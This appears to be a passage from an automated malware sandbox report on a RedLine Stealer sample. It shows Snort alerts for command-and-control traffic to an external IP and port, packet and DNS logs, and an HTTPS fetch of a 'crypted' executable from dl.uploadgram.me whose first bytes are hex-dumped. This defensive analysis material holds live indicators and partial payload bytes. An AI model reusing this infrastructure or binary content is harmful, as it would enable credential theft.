msvcrt.dll	__getmainargs, __mb_cur_max, __p__environ, __p__fmode, __set_app_type, _cexit, _errno, _filbuf, _flsbuf, _fmode, _fpreset, _fullpath, _iob, _isctype, _onexit, _pctype, _setmode, abort, atexit, atoi, calloc, fclose, fflush, fopen, fputc, fputs, fread, free, fseek, ftell, fwrite, getenv, getwc, iswctype, localeconv, malloc, mbstowcs, memchr, memcmp, memcpy, memmove, memset, putwc, realloc, setlocale, setvbuf, signal, sprintf, strchr, strcmp, strcoll, strerror, strftime, strlen, strtod, strtoul, strxfrm, tolower, towlower, towupper, ungetc, ungetwc, vfprintf, wcscoll, wcsftime, wcslen, wcstombs, wcsxfrm
USER32.dll	MessageBoxW

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4185.106.92.7349760344372850286 05/23/22-18:54:53.473993	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49760	34437	192.168.2.4	185.106.92.73
185.106.92.73192.168.2.4344374976028503533 05/23/22-18:54:31.859728	TCP	2850353	ETPRO MALWARE Redline Stealer TCP CnC - Id1Response	34437	49760	185.106.92.73	192.168.2.4
192.168.2.4185.106.92.7349760344372850027 05/23/22-18:54:30.307996	TCP	2850027	ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init	49760	34437	192.168.2.4	185.106.92.73

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:54:30.001140118 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:30.023039103 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:30.023169994 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:30.307996035 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:30.330527067 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:30.373060942 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:31.837285042 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:31.859728098 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:32.060714960 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:40.040874958 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:40.064414024 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:40.064450026 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:40.064485073 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:40.064506054 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:40.064547062 CEST	49760	34437	192.168.2.4	185.106.92.73

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:54:40.064579964 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.749052048 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.771405935 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.771433115 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.771447897 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.771464109 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.771531105 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.771565914 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.793678999 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793705940 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793731928 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793788910 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793792009 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.793829918 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.793853045 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.793904066 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793920994 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.793940067 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.794012070 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.815444946 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815548897 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.815639019 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815705061 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.815860987 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815917015 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815958023 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815973997 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.815992117 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.816016912 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.816339016 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.816574097 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.816595078 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.816682100 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.816695929 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.816986084 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.817138910 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.817154884 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.817169905 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.817214012 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.817236900 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.837768078 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.837795973 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.837811947 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.837881088 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.837922096 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.837960958 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838040113 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838525057 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838682890 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838722944 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838800907 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838840961 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838852882 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.838885069 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.838922977 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.839020967 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.839050055 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.839123964 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.839325905 CEST	34437	49760	185.106.92.73	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:54:48.839454889 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.839884996 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.839924097 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.840648890 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.840924978 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.841243982 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.841603994 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.841619968 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.841942072 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.842003107 CEST	49760	34437	192.168.2.4	185.106.92.73
May 23, 2022 18:54:48.860672951 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.860702038 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.860718012 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.860769033 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.860807896 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.860992908 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861011028 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861026049 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861041069 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861089945 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861129999 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861208916 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.861294031 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.863306999 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.863352060 CEST	34437	49760	185.106.92.73	192.168.2.4
May 23, 2022 18:54:48.863368988 CEST	34437	49760	185.106.92.73	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:54:49.605154991 CEST	60647	53	192.168.2.4	8.8.8.8
May 23, 2022 18:54:49.627310038 CEST	53	60647	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 18:54:49.605154991 CEST	192.168.2.4	8.8.8.8	0xfbe5	Standard query (0)	dl.uploadgram.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 18:54:49.627310038 CEST	8.8.8.8	192.168.2.4	0xfbe5	No error (0)	dl.uploadgram.me		176.9.247.226	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dl.uploadgram.me

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49769	176.9.247.226	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:50 UTC	0	OUT	GET /628a4c7f14fb9g?raw HTTP/1.1 Host: dl.uploadgram.me Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 23 May 2022 16:54:50 GMT Content-Type: application/x-msdownload Content-Length: 1878984 Connection: close cache-control: max-age=31556926 content-transfer-encoding: Binary accept-ranges: bytes content-disposition: attachment; filename="kekkekovkek_crypted.exe"; filename*=utf-8''kekkekovkek_crypted.exe x-frame-options: SAMEORIGIN x-robots-tag: noindex
2022-05-23 16:54:51 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 75 4c 8a 62 00 00 00 00 00 00 00 00 e0 00 0f 03 0b 01 02 1c 00 86 0b 00 00 80 1c 00 00 0c 00 00 e0 12 00 00 00 10 00 00 00 a0 0b 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 d0 1c 00 00 04 00 00 09 c8 1c 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELuLb@
2022-05-23 16:54:51 UTC	16	IN	Data Raw: 01 00 00 89 85 3c ff ff ff 8d 83 62 01 00 00 89 85 b4 fd ff ff 8d 83 1d 01 00 00 89 85 c4 fe ff ff 8d 83 ff 00 00 00 89 85 b0 fd ff ff 89 8d b8 fe ff ff 8d 8b 8e 01 00 00 89 bd 98 fd ff ff 8d bb 9e 01 00 00 8d 83 2c 01 00 00 89 8d 38 ff ff ff 8d 8b f2 00 00 00 89 bd b4 fe ff ff 8d bb 45 01 00 00 89 85 ac fd ff ff 89 8d 94 fd ff ff 8d 8b 5c 01 00 00 8d 83 87 01 00 00 89 7d 88 8d bb 8f 01 00 00 89 8d b0 fe ff ff 8d 8b eb 00 00 00 89 85 a8 fd ff ff 89 bd 90 fd ff ff 8d bb 12 01 00 00 8d 83 0a 01 00 00 89 8d ac fe ff ff 8d 8b fb 00 00 00 89 bd 8c fd ff ff 8d bb 61 01 00 00 89 85 a4 fd ff ff 89 8d 88 fd ff ff 8d 8b 24 01 00 00 8d 83 30 01 00 00 89 bd a8 fe ff ff 8d bb 4c 01 00 00 89 8d a4 fe ff ff 8d 8b 9a 01 00 00 89 85 c0 fe ff ff 89 bd a0 fe ff ff 8d bb 39 Data Ascii: <b,8E\}a$0L9
2022-05-23 16:54:51 UTC	32	IN	Data Raw: 00 89 85 30 ff ff ff 8d 83 0e 01 00 00 89 85 74 fe ff ff 8d 83 34 01 00 00 89 85 70 fe ff ff 8d 83 89 01 00 00 89 85 2c ff ff ff 8d 83 96 01 00 00 89 85 6c fe ff ff 8d 83 23 01 00 00 89 85 68 fe ff ff 8d 83 99 01 00 00 89 85 64 fe ff ff 8d 83 f7 00 00 00 0f af 45 e4 89 85 60 fd ff ff 8d 83 74 01 00 00 0f af 85 70 fe ff ff 89 85 28 ff ff ff 8d 83 06 01 00 00 8d 84 18 9d 01 00 00 89 85 5c fd ff ff 8d 83 6c 01 00 00 03 85 2c ff ff ff 89 85 60 fe ff ff 8d 83 82 01 00 00 0f af 85 70 ff ff ff 89 85 5c fe ff ff 8d 83 ab 01 00 00 0f af 85 4c ff ff ff 89 85 24 ff ff ff 8d 83 78 01 00 00 01 f8 89 85 58 fe ff ff 8d 83 ed 00 00 00 0f af 45 ac 89 85 54 fe ff ff 8d 83 6f 01 00 00 03 45 90 89 85 50 fe ff ff 8d 83 ae 01 00 00 03 85 48 ff ff ff 89 45 c4 8d 83 f3 00 00 00 Data Ascii: 0t4p,l#hdE`tp(\l,`p\L$xXEToEPHE
2022-05-23 16:54:51 UTC	48	IN	Data Raw: 0f af 85 a4 fe ff ff 89 85 68 fd ff ff 8d 83 18 01 00 00 0f af 45 cc 89 85 10 ff ff ff 8d 83 9a 01 00 00 03 45 90 89 85 64 fd ff ff 8d 83 18 01 00 00 0f af 85 48 fe ff ff 89 85 60 fd ff ff 8d 83 07 01 00 00 01 f8 89 85 0c ff ff ff 8d 83 5b 01 00 00 0f af 45 e0 89 85 08 ff ff ff 8d 83 ef 00 00 00 0f af 85 74 fe ff ff 89 85 04 ff ff ff 8d 83 7f 01 00 00 03 85 54 ff ff ff 89 85 5c fd ff ff 8d 83 ea 00 00 00 01 c0 89 85 58 fd ff ff 8d 83 07 01 00 00 03 85 28 ff ff ff 89 85 54 fd ff ff 8d 83 91 01 00 00 0f af 85 70 ff ff ff 89 85 00 ff ff ff 8d 83 14 01 00 00 8d 84 18 1e 01 00 00 89 85 50 fd ff ff 8d 83 ed 00 00 00 01 d0 89 85 d4 fe ff ff 8d 83 18 01 00 00 0f af 85 08 ff ff ff 89 85 40 fe ff ff 8d 83 7f 01 00 00 0f af 85 44 ff ff ff 89 85 fc fe ff ff 8d 83 7f Data Ascii: hEEdH`[EtT\X(TpP@D
2022-05-23 16:54:51 UTC	64	IN	Data Raw: ff ff 8d 86 ee 00 00 00 89 8d 84 fe ff ff 89 85 38 ff ff ff 7f 0e 8d 86 20 01 00 00 01 c8 89 85 38 ff ff ff 8d 86 93 01 00 00 03 45 80 8d 8e f4 00 00 00 03 8d 78 fe ff ff 89 85 74 fe ff ff 8d 86 ee 00 00 00 03 45 98 89 85 78 fd ff ff 8d 86 b0 01 00 00 0f af 45 dc 89 85 70 fe ff ff 8d 86 ad 01 00 00 0f af 45 b4 89 85 6c fe ff ff 8d 86 42 01 00 00 03 85 d4 fe ff ff 89 85 74 fd ff ff 8d 86 1f 01 00 00 03 85 38 ff ff ff 89 85 70 fd ff ff 8d 86 1a 01 00 00 0f af 45 e4 89 85 68 fe ff ff 8d 86 50 01 00 00 8b bd 68 fe ff ff 0f af 85 b0 fe ff ff 39 bd 78 ff ff ff 89 85 6c fd ff ff 7d 06 8d 8e 41 01 00 00 8d 86 81 01 00 00 03 85 80 fe ff ff 89 85 68 fd ff ff 8d 86 02 01 00 00 0f af 45 a4 89 85 64 fd ff ff 8d 86 58 01 00 00 0f af 85 50 ff ff ff 89 85 64 fe ff ff 8d Data Ascii: 8 8ExtExEpElBt8pEhPh9xl}AhEdXPd
2022-05-23 16:54:51 UTC	80	IN	Data Raw: 10 ff ff ff 03 85 24 ff ff ff 03 85 58 fe ff ff 03 85 20 ff ff ff 03 45 a0 03 45 c0 03 85 54 fe ff ff 03 85 08 ff ff ff 03 85 50 fe ff ff 03 45 b8 03 85 70 ff ff ff 03 85 04 ff ff ff 8b 55 9c 03 85 00 ff ff ff 03 85 6c ff ff ff 03 85 4c fe ff ff 03 85 fc fe ff ff 03 85 00 ff ff ff 03 85 48 fe ff ff 03 85 78 ff ff ff 03 85 3c ff ff ff 03 85 28 ff ff ff 03 85 44 fe ff ff 03 85 40 fe ff ff 03 45 88 03 85 3c fe ff ff 03 85 38 fe ff ff 03 85 f8 fe ff ff 03 85 f4 fe ff ff 03 85 68 ff ff ff 03 85 f0 fe ff ff 03 85 34 fe ff ff 03 85 68 ff ff ff 03 85 9c fe ff ff 03 85 84 fe ff ff 03 85 ec fe ff ff 03 45 e4 03 85 98 fe ff ff 03 45 98 03 85 38 ff ff ff 03 85 40 ff ff ff 03 85 30 fe ff ff 01 f0 0f af 95 44 ff ff ff 01 d0 03 85 e8 fe ff ff 03 45 e0 03 85 2c fe ff ff Data Ascii: $X EETPEpUlLHx<(D@E<8h4hEE8@0DE,
2022-05-23 16:54:51 UTC	96	IN	Data Raw: d8 e8 89 fc ff ff 85 c0 89 c5 74 b3 83 38 31 75 ae 8b 40 04 8b 4b 30 bf 8c 72 58 00 8b 50 08 8b 30 8d 54 11 07 b9 03 00 00 00 89 53 30 f3 a6 75 8e 89 d8 e8 37 d9 ff ff 89 e9 89 04 24 ba 36 00 00 00 89 d8 e8 e6 d4 ff ff 89 c5 8b 43 0c 0f b6 00 eb 9b 83 c1 01 89 d8 89 4b 0c e8 0f d9 ff ff 85 c0 89 c5 74 24 8b 53 0c 0f b6 02 3c 5f 0f 85 7a ff ff ff 83 c2 01 8d 43 0c 89 53 0c e8 8d d7 ff ff 85 c0 0f 89 35 ff ff ff 83 c4 1c 31 ed 5b 89 e8 5e 5f 5d c3 89 f6 8d bc 27 00 00 00 00 8d 41 01 31 ed 89 43 0c 0f b6 41 01 3c 6c 0f 85 3b ff ff ff 83 c1 02 89 d8 89 4b 0c e8 6f fd ff ff 85 c0 89 c6 0f 84 f5 fe ff ff 8b 53 0c 0f b6 02 3c 45 0f 85 16 ff ff ff 83 c2 01 89 d8 89 53 0c e8 ea d7 ff ff 85 c0 78 38 8b 53 14 3b 53 18 7d 30 8b 4b 10 8d 3c 52 83 c2 01 89 53 14 8d 2c Data Ascii: t81u@K0rXP0TS0u7$6CKt$S<_zCS51[^_]'A1CA<l;KoS<ESx8S;S}0K<RS,
2022-05-23 16:54:51 UTC	112	IN	Data Raw: ff 8b 83 0c 01 00 00 c6 83 ff 00 00 00 00 c7 44 24 04 ff 00 00 00 89 1c 24 89 44 24 08 ff 93 08 01 00 00 c7 83 00 01 00 00 00 00 00 00 83 83 24 01 00 00 01 e9 88 d7 ff ff 8b 83 0c 01 00 00 c6 83 ff 00 00 00 00 c7 44 24 04 ff 00 00 00 89 1c 24 89 44 24 08 ff 93 08 01 00 00 83 83 24 01 00 00 01 ba 01 00 00 00 31 c0 e9 c1 e4 ff ff 8b 83 0c 01 00 00 c6 83 ff 00 00 00 00 c7 44 24 04 ff 00 00 00 89 1c 24 89 44 24 08 ff 93 08 01 00 00 83 83 24 01 00 00 01 ba 01 00 00 00 31 c0 e9 5c ef ff ff 8b 54 24 18 89 e9 89 d8 e8 9f 0a 00 00 e9 97 cb ff ff 0f b6 00 8d 50 8e 80 fa 01 76 0b 83 e8 63 3c 01 0f 87 5c ca ff ff 8b 54 24 18 89 d8 e8 59 1c 00 00 8b 83 00 01 00 00 3d ff 00 00 00 0f 84 1a 06 00 00 8d 50 01 8b 7c 24 18 89 93 00 01 00 00 c6 04 03 3c c6 83 04 01 00 00 3c Data Ascii: D$$D$$D$$D$$1D$$D$$1\T$Pvc<\T$Y=P|$<<
2022-05-23 16:54:51 UTC	128	IN	Data Raw: 83 c6 01 0f b6 56 ff 89 d0 83 e0 7f d3 e0 83 c1 07 09 c3 84 d2 78 e9 83 fb 11 0f 87 19 fe ff ff 8b 45 08 c7 44 d8 04 00 00 00 00 e9 09 fe ff ff 89 de 31 c9 31 db 89 f6 8d bc 27 00 00 00 00 83 c6 01 0f b6 56 ff 89 d0 83 e0 7f d3 e0 83 c1 07 09 c3 84 d2 78 e9 83 fb 11 0f 87 da fd ff ff 8b 45 08 c7 44 d8 04 06 00 00 00 e9 ca fd ff ff 89 de 31 c9 31 db 8d 76 00 8d bc 27 00 00 00 00 83 c6 01 0f b6 56 ff 89 d0 83 e0 7f d3 e0 83 c1 07 09 c3 84 d2 78 e9 e9 7c ff ff ff 89 de 31 c9 31 db 83 c6 01 0f b6 56 ff 89 d0 83 e0 7f d3 e0 83 c1 07 09 c3 84 d2 78 e9 31 ff 31 c9 8d 76 00 83 c6 01 0f b6 56 ff 89 d0 83 e0 7f d3 e0 83 c1 07 09 c7 84 d2 78 e9 83 fb 11 0f 87 5a fd ff ff 8b 45 08 8d 04 d8 c7 40 04 02 00 00 00 89 38 e9 46 fd ff ff 8b 7d c8 85 ff 89 f8 0f 84 2d 04 00 Data Ascii: VxED11'VxED11v'Vx|11Vx11vVxZE@8F}-

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	144	IN	Data Raw: 00 00 eb a3 8d 74 26 00 8d bc 27 00 00 00 00 55 57 56 53 81 ec dc 00 00 00 e8 21 a5 00 00 8b 30 89 34 24 e8 87 a4 00 00 89 44 24 30 8b 84 24 f8 00 00 00 d9 ee c7 84 24 b4 00 00 00 00 00 00 00 c7 84 24 c4 00 00 00 00 00 00 00 00 dd 9c 24 c8 00 00 00 8b 00 89 44 24 34 8b 84 24 f0 00 00 00 89 84 24 c0 00 00 00 0f b6 10 80 fa 2d 0f 87 7d 01 00 00 0f b6 ca ff 24 8d cc 96 58 00 8d 76 00 8b 84 24 f0 00 00 00 c7 84 24 b4 00 00 00 06 00 00 00 89 84 24 c0 00 00 00 8b 84 24 f4 00 00 00 85 c0 0f 84 a8 01 00 00 8b 84 24 c4 00 00 00 c7 44 24 4c 00 00 00 00 8b 94 24 c0 00 00 00 8b bc 24 f4 00 00 00 89 17 8b 54 24 4c 85 d2 74 08 83 8c 24 b4 00 00 00 08 85 c0 74 2a 89 44 24 08 8b 44 24 34 89 44 24 04 8b 84 24 00 01 00 00 89 04 24 e8 7a 5c 00 00 8b 84 24 c4 00 00 00 89 04 24 Data Ascii: t&'UWVS!04D0$$$$D$4$$-}$Xv$$$$$D$L$$TLtt*DD4D$$$z\$$
2022-05-23 16:54:51 UTC	160	IN	Data Raw: 66 83 f8 5c 0f 84 d7 01 00 00 8b 75 e4 b9 2e 00 00 00 89 f0 66 89 0e 83 c0 02 31 d2 66 89 10 c7 44 24 08 00 00 00 00 89 7c 24 04 c7 04 24 00 00 00 00 e8 10 64 00 00 8d 50 01 89 54 24 04 a1 40 9a 5c 00 89 55 e4 89 04 24 e8 a9 64 00 00 8b 55 e4 a3 40 9a 5c 00 89 c6 89 7c 24 04 89 04 24 89 54 24 08 e8 df 63 00 00 e9 c2 00 00 00 8b 65 dc e9 1a fe ff ff 8d 76 00 8d bc 27 00 00 00 00 8d 46 fe 39 45 e4 0f 83 61 01 00 00 0f b7 56 fe 89 c6 66 83 fa 2f 74 e8 66 83 fa 5c 74 e2 31 d2 89 f9 66 89 50 02 0f b7 17 66 83 fa 2f 74 11 66 83 fa 5c 0f 85 04 01 00 00 8d b4 26 00 00 00 00 83 c1 02 0f b7 01 66 83 f8 2f 74 f4 66 83 f8 5c 74 ee 89 c8 29 f8 83 f8 05 0f 8e de 00 00 00 89 f9 89 c8 66 85 d2 74 21 83 c1 02 66 83 fa 2f 66 89 51 fe 74 62 66 83 38 5c 8d 70 02 74 57 0f b7 Data Ascii: f\u.f1fD$\$$dPT$@\U$dU@\\$$T$cev'F9EaVf/tf\t1fPf/tf\&f/tf\t)ft!f/fQtbf8\ptW
2022-05-23 16:54:51 UTC	176	IN	Data Raw: 0e f6 05 51 9a 5c 00 01 74 d3 83 fb 02 75 ce 83 c1 0c eb cc 31 c0 f6 05 50 9a 5c 00 01 0f 94 c0 83 c0 02 e9 17 fc ff ff 8d b4 26 00 00 00 00 8b 45 a8 8d 58 01 89 5d a8 eb 08 90 8d 74 26 00 83 c3 01 0f be 03 c7 04 24 b6 9b 58 00 89 44 24 04 e8 82 24 00 00 85 c0 75 e6 89 5d a8 0f b6 0b 80 f9 2a 0f 84 df 06 00 00 0f be d1 8d 43 01 83 ea 30 83 fa 09 77 1e 89 f6 8d bc 27 00 00 00 00 89 45 a8 0f be 10 89 c3 83 c0 01 89 d1 83 ea 30 83 fa 09 76 eb 80 f9 2e 75 39 8d 43 01 89 45 a8 0f be 43 01 3c 2a 0f 84 6f 07 00 00 83 e8 30 83 c3 02 83 f8 09 77 1c 89 f6 8d bc 27 00 00 00 00 89 d8 89 5d a8 83 c3 01 0f be 00 83 e8 30 83 f8 09 76 ed 8d 45 a8 e8 65 df ff ff 8b 5d a8 0f be 03 88 45 8c 89 44 24 04 c7 04 24 6c 9b 58 00 e8 e4 23 00 00 85 c0 0f b6 4d 8c 74 24 2d 6c 9b 58 Data Ascii: Q\tu1P\&EX]t&$XD$$u]*C0w'E0v.u9CEC<*o0w']0vEe]ED$$lX#Mt$-lX
2022-05-23 16:54:51 UTC	192	IN	Data Raw: 17 05 00 8b 43 40 c6 43 49 00 c6 43 4a 00 c7 43 14 00 00 00 00 c7 43 10 00 00 00 00 c7 43 18 00 00 00 00 89 43 04 89 43 08 89 43 0c 83 c4 10 5b 5e 5f c2 0c 00 89 c6 89 d9 e8 f1 31 05 00 89 34 24 e8 29 1f ff ff 90 90 90 90 90 90 90 90 53 89 cb 83 ec 08 e8 35 30 05 00 c7 03 b4 d6 58 00 83 c4 08 5b c3 90 90 90 90 90 90 90 90 90 90 53 89 cb 83 ec 18 c7 01 88 e3 58 00 e8 bf 19 05 00 8d 4b 28 e8 77 b3 04 00 8d 4b 1c c7 03 64 e6 58 00 e8 59 9c 06 00 89 1c 24 e8 71 e8 07 00 83 c4 18 5b c3 90 90 90 90 90 90 90 90 90 90 90 90 53 89 cb 83 ec 08 c7 01 88 e3 58 00 e8 7f 19 05 00 8d 4b 28 e8 37 b3 04 00 c7 03 64 e6 58 00 83 c4 08 8d 4b 1c 5b e9 15 9c 06 00 90 90 90 90 90 53 89 cb 83 ec 08 c7 01 88 e3 58 00 e8 4f 19 05 00 8d 4b 28 e8 07 b3 04 00 c7 03 64 e6 58 00 83 Data Ascii: C@CICJCCCCCC[^_14$)S50X[SXK(wKdXY$q[SXK(7dXK[SXOK(dX
